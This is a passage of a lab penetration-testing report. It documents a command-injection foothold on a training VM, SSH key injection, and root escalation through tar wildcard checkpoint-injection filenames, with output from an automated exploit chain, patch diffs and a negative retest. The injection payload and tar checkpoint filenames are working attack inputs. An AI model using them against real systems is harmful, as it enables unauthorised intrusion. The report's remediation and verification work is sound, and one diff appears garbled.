
Figure: Permissions of /srv/support/uploads.

1.15 SSH Key Injection and nonewprivileges Bypass

Following confirmation that direct sudo execution was blocked by the NoNewPrivileges systemd restriction, an alternative execution context was required to make use of the support account's valid sudoers entry. Since the restriction applies specifically to processes spawned within the netforge-support.service process tree, a separate, independent process a standard SSH login session was identified as a viable path that would not inherit the same sandboxing constraint.


A dedicated ED25519 keypair was generated locally for this purpose, distinct from any personal or system credentials, to keep all artifacts created on the target isolated and cleanly removable. The corresponding public key was injected into the support account's authorized_keys file entirely through the existing command-injection foothold creating the .ssh directory with appropriate permissions, appending the key, and correcting file permissions without any manual access to the virtual machine.

Following successful key injection, a direct SSH session was established as support, independent of the netforge-support service. From this session, the same `sudo -l` command was re-executed.



The figure consists of two side-by-side terminal screenshots. The left screenshot shows the output of the `ssh-keygen` command, displaying a list of generated keys and their file paths. The right screenshot shows the output of the `ssh-keygen -i` command, which injects the generated public key into the `authorized_keys` file.

Figure: Keys Successfully generated



The screenshot shows the output of the `ssh-keygen -i` command. It displays the public key that was successfully injected into the `authorized_keys` file. The output includes the key type (`ssh-ed25519`), the key data (`AAAAC3NzaC1lZDI1NTE5AAAAIKsz/sUtoGDsLsf/8zLM2Z+TyNH7204VYU004Avn4sV1`), and the file path (`/home/support/.ssh/authorized_keys`).

Figure: Public key successfully injected into `/home/support/.ssh/authorized_keys` via the command-injection endpoint.

This confirmed the earlier finding was a genuine rabbit hole rather than a dead end: the sudoers configuration was valid throughout, but only usable from an execution context not subject to the service's sandboxing. This distinction and the reasoning that led to correctly rejecting further attempts through the injection point in favour of pursuing an independent session is documented in full in `rabbit-hole-analysis.md`.

1.16 Privilege Escalation Via Tar Checkpoint Injection

With SSH access established and the support-backup NOPASSWD rule confirmed usable, attention turned to exploiting the backup mechanism itself. Since `/srv/support/uploads` was confirmed writable by support and support-backup was known to archive its contents using GNU tar, the well-documented tar `--checkpoint` technique was applied: tar's checkpoint-action feature can be abused when a privileged process archives an attacker-controlled directory using shell wildcard expansion, as filenames beginning with `--` are interpreted as command-line options rather than literal file paths.

Two specially-named files were created in the uploads directory `--checkpoint=1` and `--checkpoint-action=exec=sh hook.sh` alongside an executable `hook.sh` script designed to copy

the contents of /root/root.txt to a location readable by support. The privileged support-backup command was then triggered via sudo over the established SSH session.

This confirmed the second and final vulnerability class exploited in this assessment: an unsafe wildcard-based tar invocation within a privileged script, distinct in root cause from the initial command-injection foothold, satisfying the requirement for at least two distinct vulnerability classes within the chain.

1.17 Exploit Chain Development

With both vulnerability classes manually validated, development began on a fully automated, candidate-authored exploit chain in Python, avoiding any use of Metasploit or public exploit frameworks per the assessment's engineering constraints. The chain was built incrementally, one function at a time, with each stage independently tested against the live target before being composed into the next

- i.) starting from a basic health-check and HTTP helper;
- ii) through canary-based injection confirmation ;
- iii) dynamic username discovery via id output parsing, and flag retrieval, before extending into
- iv.) SSH key injection and the tar checkpoint escalation itself.

Each stage was implemented to discover values at runtime rather than embedding them as constants: the target host and port are supplied as parameters, the executing username is parsed from live command output rather than assumed, and the flag path is constructed from that discovered username rather than hard-coded satisfying the requirement that the chain adapt through configuration rather than source changes.

The individual stages were subsequently consolidated into a single run_chain() function, returning a structured result object (success status, timestamps, discovered flag values, per-artifact cleanup status, and error detail on failure) suitable for both interactive use and automated reliability testing.


```

PS C:\Users\FEDU\Desktop\EH-6\exploit_chain> python exploit.py http://192.168.77.21:8080
127.0.0.1 localhost
ssh-ed25519 AAAAC3NzaC1lZD11NTESAAAIAKsz/su0Gdsi5f/RLPQ2+iy8U/28WVU004AwvU1 stages-exploit

[+] root flag: 18f1a6 ROOT-2C8F5ED81AT/CSD802/55819
[+] uploads dir before cleanup: total 12
drwxr-xr-x 2 support support 4096 Jul 31 23:46 .
drwxr-xr-x 3 root root 4896 Jul 29 22:34 ..
-rw-rw-r-- 1 support support 0 Jul 31 23:46 --checkpoint-1
-rw-rw-r-- 1 support support 0 Jul 31 23:46 --checkpoint-action=exec=sh hook.sh
-rw-rw-r-- 1 support support 0 Jul 31 00:30 demo-file
-rwxr-xr-x 1 support support 95 Jul 31 23:46 hook.sh
-rw-rw-r-- 1 support support 0 Jul 30 13:05 testfile

[debug] key removal stderr: "Warning: Permanently added '192.168.77.21' (ED25519) to the list of known hosts.\n"
[debug] flag file cleanup stderr: "Warning: Permanently added '192.168.77.21' (ED25519) to the list of known hosts.\n"
[debug] flag file cleanup stderr: "Warning: Permanently added '192.168.77.21' (ED25519) to the list of known hosts.\n"
[debug] flag file cleanup stderr: "Warning: Permanently added '192.168.77.21' (ED25519) to the list of known hosts.\n"
[+] cleanup: ["authorized keys entry": False, "uploads artifacts": True, "flag capture file": False]
[+] authorized keys after cleanup: "127.0.0.1 localhost/ssh-ed25519 AAAAC3NzaC1lZD11NTESAAAIAKsz/su0Gdsi5f/RLPQ2+iy8U/28WVU004AwvU1 stages-exploit\n"

```

Figure: Complete run_chain() execution against the vulnerable target, showing successful retrieval of both flags and full cleanup confirmation in a single automated run.


During development, a defect was identified in the cleanup implementation: SSH-key removal was initially ordered as the first cleanup step, which inadvertently revoked the chain's own SSH access before subsequent cleanup commands (which also required SSH) could execute. This was corrected by reordering cleanup so that all SSH-dependent steps run before the access-revoking key-removal step runs last, a defect that would not have surfaced without deliberately testing cleanup as its own concern rather than assuming success from a single successful chain run.

1.18 Reliability Testing

To satisfy the requirement for five successful clean-snapshot executions, a dedicated reliability test runner was implemented. This runner automates the full evidence-collection cycle: restoring a named clean VM snapshot via the Vagrant CLI, polling the target's /health endpoint until the service responds (accounting for the brief delay after a snapshot restore before services become reachable), executing the complete chain via run_chain(), and recording structured results for each run.

An initial single-run dry test was used to validate the automation logic before committing to the full five-run cycle, given the significant time cost of discovering an automation defect only after a lengthy unattended run. This surfaced a Windows-specific subprocess issue: invoking the Vagrant CLI as a list of arguments without shell=True caused the call to hang indefinitely rather than executing, since Vagrant's Windows distribution wraps its executable in a batch script. This

was corrected by invoking the restore command as a shell string with shell=True and an extended timeout.



```
PS C:\Users\USER\Desktop\Exploit_Chain> python reliability.py http://192.168.77.21:8080 192.168.77.21
Restoring clean snapshot...
Waiting for target to become healthy...
Running exploit chain...
Result: SUCCESS (4.38s)
--- Run 2/5 ---
Restoring clean snapshot...
Waiting for target to become healthy...
Running exploit chain...
Result: SUCCESS (3.89s)
--- Run 3/5 ---
Restoring clean snapshot...
Waiting for target to become healthy...
Running exploit chain...
Result: SUCCESS (3.09s)
--- Run 4/5 ---
Restoring clean snapshot...
Waiting for target to become healthy...
Running exploit chain...
Result: SUCCESS (3.89s)
--- Run 5/5 ---
Restoring clean snapshot...
Waiting for target to become healthy...
Running exploit chain...
Result: SUCCESS (3.09s)
```


Figure: Reliability runner output showing five consecutive successful runs, with durations ranging from 3.09 to 4.38 seconds, and the resulting reliability.json summary confirming 5 of 5 runs succeeded.

All five runs independently obtained both the user and root flags from a freshly restored clean snapshot and completed cleanup successfully, satisfying the reliability acceptance criterion.

1.19 Cleanup and Idempotency Verification

Beyond cleanup's inclusion within run_chain(), dedicated tests were written to verify cleanup behaviour under conditions not exercised by a single successful run. Three scenarios were tested: cleanup following a normal successful execution; cleanup invoked a second time in immediate succession, verifying idempotent behaviour; and cleanup invoked when no SSH key had ever been injected, simulating an interrupted run that failed before reaching that stage.

The idempotency test initially failed on first attempt, for a reason directly related to the cleanup-ordering defect described in Exploit Chain Development: since cleanup's own final step revokes the chain's SSH access, a second cleanup call had no way to authenticate. This was corrected by re-establishing SSH access (via the same injection-based key-injection function) before the second cleanup call, correctly simulating what a subsequent run's precondition would actually look like, after which all three tests passed.



```
PS C:\Users\FEMI\Desktop\EH-6\exploit_chain> pytest test_cleanup.py --junitxml=..\cleanup-results.xml -
thon\Python313\python.exe
cachedir: .pytest_cache
rootdir: C:\Users\FEMI\Desktop\EH-6\exploit_chain
collected 3 items

test_cleanup.py::test_cleanup_after_successful_run PASSED
[ 33%]
test_cleanup.py::test_cleanup_is_idempotent_when_run_twice PASSED
[ 66%]
test_cleanup.py::test_cleanup_with_absent_ssh_key_does_not_crash PASSED
[100%]

----- generated xml file: C:\Users\FEMI\Desktop\EH-6\cleanup-results.xml -----
===== 3 passed in 13.35s =====
PS C:\Users\FEMI\Desktop\EH-6\exploit_chain>
```

Figure: cleanup-results.xml showing 3 of 3 cleanup tests passing, covering successful cleanup, idempotent repeated invocation, and graceful handling of an absent precondition.

1.20 Partial Failure and Interruption Testing

Two further required test scenarios were implemented: chain behaviour against a genuinely unreachable target, and chain behaviour when a step is interrupted partway through execution. The interruption scenario was simulated using Python's `unittest.mock` to force the privilege-escalation function to raise an exception mid-execution, providing a deterministic and repeatable way to test this condition without relying on unpredictable live network interruption. The unreachable-target test surfaced a genuine defect rather than simply validating expected behaviour: the underlying HTTP helper function only caught `HTTPError` (a valid HTTP response carrying an error status code) and did not catch `URLError`, the broader exception class covering connection-level failures such as timeouts and refused connections. As a result, attempting the chain against an unreachable target raised an unhandled exception rather than failing safely, in violation of the assessment's requirement for bounded timeouts and safe failure.

This was corrected by adding explicit handling for `URLError` within the HTTP helper function, returning a synthetic failure result that the existing health-check logic already correctly interprets as a failed precondition. The fix was verified both by rerunning the test suite to a passing state, and by re-confirming the chain's successful-path behaviour against the real vulnerable target was unaffected by the change.

This defect, found and resolved entirely through the my own test suite rather than manual inspection, is considered representative evidence that the required "partial failure" and "interruption" test scenarios provided genuine engineering value rather than being satisfied superficially.

1.21 Rabbit-Hole Analysis

As required by the assessment's engineering constraints, a formal analysis was produced documenting a candidate edge that appeared exploitable but was correctly rejected in favour of the genuine escalation path. The edge in question was the direct sudo escalation attempt described in section 1.13: the support account's sudo -l output showed a valid, unconditional NOPASSWD rule for /usr/local/sbin/support-backup, which on its face satisfied every normal precondition for immediate privilege escalation.

The distinguishing test applied was to attempt execution directly from the existing command-injection foothold and observe the specific failure mode returned. Rather than a generic permission error, the failure explicitly named the systemd NoNewPrivileges sandboxing directive as the cause confirming that the blocker was the calling process's execution context, not the sudoers configuration itself. This distinction was the basis for correctly rejecting further attempts through the injection point (such as retrying with different payload variations, which would not have addressed the actual cause) in favour of establishing an independent execution context via SSH, as documented in sections 1.15–1.16.

This analysis, structured around precondition, action attempted, expected versus actual result, and the specific rejection test applied, is recorded in full in rabbit-hole-analysis.md, and is directly supported by the evidence captured in sections 1.13 and 1.15.

Prior to settling on this edge, a broader search was conducted for a separate, dedicated decoy service, including a full review of listening ports and UDP services, running and disabled systemd units, SUID binaries, cron jobs and scheduled tasks, and additional HTTP endpoints beyond /health and /diagnose. No separate decoy service was identified through this search; the sudo/NoNewPrivileges false lead was therefore treated as the assessment's planted rabbit hole, consistent with the RABBIT-HOLE test case later found in the supplied public-tests.json schema, which describes precisely this pattern: a superficially valid match (version_match: true) against a precondition that does not actually hold (required_precondition: false), with the correct response being to reject the path (expected: reject_path).

1.22 Patch 1 Command Injection Remediation (/diagnose)

The root cause of the command-injection vulnerability was the vulnerable code path's use of `subprocess.run()` with `shell=True` against a command string built by direct concatenation of unsanitized user input, allowing shell metacharacters in the host parameter to be interpreted as additional commands.

The supplied application source contains both the vulnerable and remediated logic side by side, selected at service-start time via the `NETFORGE_MODE` environment variable a server-side configuration value with no path by which it could be influenced through the HTTP request surface, and therefore not attacker-controllable. The patched branch validates the supplied host value as a syntactically well-formed IP address using Python's `ipaddress.ip_address()` before use, rejecting any input that is not a valid address, and separately invokes the command with `shell=False` using an argument list rather than a shell string removing shell interpretation entirely, rather than attempting to filter specific dangerous characters or sequences.

To produce a minimal, literal patch diff for this fix (as distinct from the earlier behavioural description), each branch's logic was extracted into a standalone file and diffed directly, producing patches/diagnose-endpoint.patch.

```
diff --git a./diagnose-vulnerable-branch.py b./diagnose-patched-branch.py
index 79e2499..d6e1a1f 100644
--- a./diagnose-vulnerable-branch.py
+++ b./diagnose-patched-branch.py
@@ -1,5 +0,0 @@
-try:
-    result = subprocess.run(f"getent hosts {host}", shell=True, capture_output=True, text=True, timeout=4)
-    safe_host = str(ipaddress.ip_address(host))
-    result = subprocess.run(["getent", "hosts", safe_host], shell=False, capture_output=True, text=True, timeout=4)
-    self.reply(200, {"returncode": result.returncode, "stdout": result.stdout[-2000:], "stderr": result.stderr[-1000:]})
-except (ValueError, subprocess.TimeoutExpired) as error:
-    self.reply(400, {"error": str(error)})
\ No newline at end of file
```


Figure: Diff output showing the vulnerable `shell=True` invocation replaced by IP-address validation and a `shell=False` argument-list invocation.

This fix was independently verified against the live patched target: submitting the same injection payload that succeeded against the vulnerable target (127.0.0.1; id) returned a structured validation error rather than executing the injected command, confirmed in section 1.24 (negative retest).

1.23 Patch 2 Privilege Escalation Remediation (support-backup)

The root cause of the second vulnerability was the vulnerable support-backup script's use of a bare shell wildcard (`tar -czf /var/backups/support/latest.tgz *`) to archive the contents of an attacker-writable directory. Because the shell expands the wildcard before tar ever runs, filenames beginning with `--` are passed to tar as command-line options rather than literal file paths the precondition exploited in section 1.16.

The supplied source provides the vulnerable and patched versions of this script as two separate files, diffed directly to produce `patches/support-backup.patch`. The patched script replaces the wildcard invocation with an explicit find call restricted to regular files, piped into tar using the `--null` and `--verbatim-files-from` options. This combination ensures every filename is treated strictly as literal data regardless of its content or leading characters, eliminating shell wildcard expansion entirely rather than attempting to filter or blocklist specific dangerous filename patterns.



```
diff --git a/./support-backup-vulnerable b/./support-backup-patched
index 71a205f..0642545 100644
--- a/./support-backup-vulnerable
+++ b/./support-backup-patched
@@ -1,4 +1,5 @@
#!/usr/bin/env bash
set -euo pipefail
cd /srv/support/uploads
-tar -czf /var/backups/support/latest.tgz *
+find . -mindepth 1 -maxdepth 1 -type f -printf '%P\0' |
+ tar --null --verbatim-files-from --files-from=- -czf /var/backups/support/latest.tgz
```

Figure: Diff output showing the wildcard tar invocation replaced by explicit file enumeration and literal filename handling.

This fix was independently verified by directly recreating the exact checkpoint and hook-script artifacts used successfully in section 1.16 against the patched target's support-backup script. The hook script did not execute, and the expected proof file was absent, confirming the escalation technique is blocked at the root cause on the patched target.

Figure: Verification attempt against the patched support-backup script, showing the hook script failed to execute and no proof file was created.

1.24 Negative Retest

To satisfy the requirement that the original exploit chain fail against the patched target at the intended precondition rather than through an unrelated error the complete, unmodified

candidate-authored exploit chain was executed against the patched target using the same automation (run_chain()) verified successful against the vulnerable target in sections 1.17–1.18.

The chain failed at the injection-confirmation stage: the canary value used to confirm the injection point was not reflected in the response, and the underlying error confirmed the specific cause the patched target's IP-address validation rejecting the malformed payload, exactly as verified independently in section 1.22. Neither the user flag nor the root flag was obtained, and the full run completed in under one second, reflecting an immediate, clean failure rather than a timeout or unrelated error condition.




Figure: negative-retest.xml

This result was captured formally as an automated pytest assertion (test_injection_blocked_on_patched_target), producing negative-retest.xml as machine-readable evidence, satisfying the requirement that the attack be shown blocked at root cause using the same code path that succeeds against the vulnerable target, rather than a simplified or hand-crafted demonstration.

CONCLUSION

This project delivered a complete, self-authored exploit chain against the assigned NetForge lab, meeting the assessment's core requirements. I identified two distinct vulnerability classes through manual enumeration before automating anything: a command-injection vulnerability in /diagnose giving foothold as support, and an unsafe wildcard tar invocation in a privileged backup script giving escalation to root both exploited with original Python code, no Metasploit. I also correctly identified and rejected a false lead: support's sudo rule looked immediately usable but was blocked by NoNewPrivileges. Rather than abandoning it, I diagnosed the actual

precondition (execution context, not sudoers config) and found the real path via an independent SSH session.

The chain proved reliable across five consecutive clean-snapshot runs, discovers values at runtime rather than hard-coding them, and includes cleanup that I tested for idempotency and graceful handling of incomplete prior runs. Both vulnerabilities were patched at the root cause input validation and removal of shell interpretation for the injection; explicit literal filename handling for the tar escalation and I verified both fixes independently, then confirmed them together by running the original exploit chain against the patched target and watching it fail cleanly at the injection step, with neither flag obtained.

My own test suite caught a real bug: a partial-failure test against an unreachable target surfaced an unhandled exception in the chain's HTTP handling, which I fixed and re-verified without disturbing the working exploit path.

Along the way I hit and resolved several environment issues rather than hiding them, a service-permission misconfiguration, a stale snapshot missing the B2 flag correction, a cleanup-ordering bug that revoked its own SSH access too early, and a Windows subprocess quirk affecting Vagrant CLI calls. Each was diagnosed from direct evidence and fixed with a documented, minimal change.

Overall, this project shows a full evidence-backed foothold-to-root chain, root-cause remediation of both weaknesses, and testing that goes beyond a single successful run into real verification of cleanup and failure-handling behaviour.